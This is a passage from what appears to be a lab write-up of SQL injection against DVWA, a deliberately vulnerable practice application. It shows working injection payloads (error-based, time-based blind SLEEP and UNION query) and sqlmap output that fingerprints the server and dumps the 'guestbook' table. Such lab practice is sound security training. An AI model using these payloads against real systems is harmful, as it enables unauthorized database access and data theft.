FLOOR(RAND(0)*2))x FROM (SELECT 3197 UNION SELECT 8704 UNION SELECT 5201 UNION SELECT 9377)a GROUP BY x)-- BUKO&Subm
it=Submit
```

Confirmatiion

tail -n 30 ~/dvwa_evidence/run1/sqlmap_dump_guestbook_*.txt

```
┌──(kali㉿kali)-[~]
└─$ tail -n 30 ~/dvwa_evidence/run1/sqlmap_dump_guestbook_*.txt

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3937 FROM (SELECT(SLEEP(5)))bOrx)-- Fxww&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x71797a566f725948616276547947784b6d58456a55636a417a557
3527251624a4a4978525a6c42,0x71626b7a71)-- -&Submit=Submit
-
[14:35:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[14:35:34] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[14:35:34] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[14:35:35] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+

[14:35:35] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.1
3/dump/dvwa/guestbook.csv'
[14:35:35] [INFO] fetched data logged to text files under '/home/kali/dvwa_evidence/run1/sqlmap_enum/192.168.61.139

[*] ending @ 14:35:35 /2025-10-25/
```